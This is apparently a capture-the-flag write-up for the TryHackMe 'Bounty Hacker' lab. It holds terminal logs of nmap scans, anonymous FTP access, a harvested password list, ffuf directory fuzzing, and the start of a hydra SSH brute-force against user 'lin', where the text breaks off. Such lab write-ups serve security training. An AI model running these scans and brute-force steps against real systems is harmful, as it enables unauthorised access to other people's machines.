

Bounty Hacker (THM)

ip address of the machine :- 10.10.109.99




```
08:03 pm CyberCreedPC Tue Sep 17 2024 ~/testing 20:03 sohamt (4.267s)
ping 10.10.109.99 -c 5

PING 10.10.109.99 (10.10.109.99) 56(84) bytes of data.
64 bytes from 10.10.109.99: icmp_seq=1 ttl=60 time=188 ms
64 bytes from 10.10.109.99: icmp_seq=2 ttl=60 time=192 ms
64 bytes from 10.10.109.99: icmp_seq=3 ttl=60 time=217 ms
64 bytes from 10.10.109.99: icmp_seq=4 ttl=60 time=344 ms
64 bytes from 10.10.109.99: icmp_seq=5 ttl=60 time=233 ms

--- 10.10.109.99 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4002ms
rtt min/avg/max/mdev = 188.334/234.871/343.897/56.904 ms
```

machine is on!!!




```
08:04 pm CyberCreedPC Tue Sep 17 2024 ~/testing 20:04 sohamt (2m 11.28s)
nmap -p- --min-rate=10000 10.10.109.99

Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-17 20:04 IST
Warning: 10.10.109.99 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.109.99
Host is up (0.16s latency).
Not shown: 55603 filtered tcp ports (no-response), 9929 closed tcp ports (conn-refused)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 131.24 seconds
```

found some open ports!!!




```
08:07 pm CyberCreedPC Tue Sep 17 2024 ~/testing 20:07 sohamt (39.631s)
nmap -p 21,22,80 -sC -A -T5 -Pn 10.10.109.99

Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-17 20:07 IST
Nmap scan report for 10.10.109.99
Host is up (0.19s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.17.68.223
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 dc:f8:df:a7:a6:00:6d:18:b0:70:2b:a5:aa:a6:14:3e (RSA)
|   256 ec:c0:f2:d9:1e:6f:48:7d:38:9a:e3:bb:08:c4:0c:c9 (ECDSA)
|_  256 a4:1a:15:a5:d4:b1:cf:8f:16:50:3a:7d:d0:d8:13:c2 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 39.59 seconds
```

anonymous login allowed using ftp.




```
08:08 pm CyberCreedPC Tue Sep 17 2024 ~/testing 20:08 sohamt
ftp 10.10.109.99
Connected to 10.10.109.99.
220 (vsFTPd 3.0.3)
Name (10.10.109.99:sohamt): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

logged in as anonymous.



```
08:08 pm CyberCreedPC Tue Sep 17 2024 ~/testing 20:08 sohamt
ftp 10.10.109.99
Connected to 10.10.109.99.
220 (vsFTPd 3.0.3)
Name (10.10.109.99:sohamt): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-rw-r--    1 ftp      ftp           418 Jun 07  2020 locks.txt
-rw-rw-r--    1 ftp      ftp            68 Jun 07  2020 task.txt
226 Directory send OK.
ftp>
```


got two text files.



```
08:10 pm CyberCreedPC Tue Sep 17 2024 ~/testing 20:10 sohamt (0.032s)
cat task.txt
1.) Protect Vicious.
2.) Plan for Red Eye pickup on the moon.

-lin
```


```
08:10 pm CyberCreedPC Tue Sep 17 2024 ~/testing 20:10 sohamt (0.037s)
cat locks.txt
rEddrAGON
ReDdr4g0nSynd!cat3
Dr@gOn$yn9icat3
R3DDr46ONSYndIC@Te
ReddRA60N
R3dDrag0nSynd1c4te
dRa6oN5YNDiCATE
ReDDR4g0n5ynDIc4te
R3Dr4gOn2044
RedDr4gonSynd1cat3
R3dDRaG0Nsynd1c@T3
Synd1c4teDr@g0n
reddRAg0N
REddRaG0N5yNdIc47e
Dra6oN$yndIC@t3
4L1mi6H71StHeB357
rEDdragOn$ynd1c473
DrAgoN5ynD1cATE
ReDdrag0n$ynd1cate
Dr@gOn$yND1C4Te
RedDr@gonSyn9ic47e
REd$yNdIc47e
dr@goN5YNd1c@73
rEDdrAGOnSyNDiCat3
r3ddr@g0N
ReDSynd1ca7e
```

Found some possible passwords and a username "lin".




```
08:13 pm CyberCreedPC Tue Sep 17 2024 ~/testing 20:13 sohamt (1m 28.22s)
ffuf -u http://10.10.109.99/FUZZ -w /usr/share/dirb/wordlists/big.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.109.99/FUZZ
 :: Wordlist         : FUZZ: /usr/share/dirb/wordlists/big.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

.htpasswd               [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 165ms]
.htaccess               [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 167ms]
images                  [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 154ms]
server-status           [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 148ms]
:: Progress: [20469/20469] :: Job [1/1] :: 263 req/sec :: Duration: [0:01:28] :: Errors: 0 ::
```

didn't find anything.....



```
08:16 pm CyberCreedPC Tue Sep 17 2024 ~/testing 20:16 sohamt (8.741s)
hydra -l lin -P locks.txt 10.10.109.99 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-17 20:16:06
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 26 login tries (l:1/p:26), ~2 tries per task
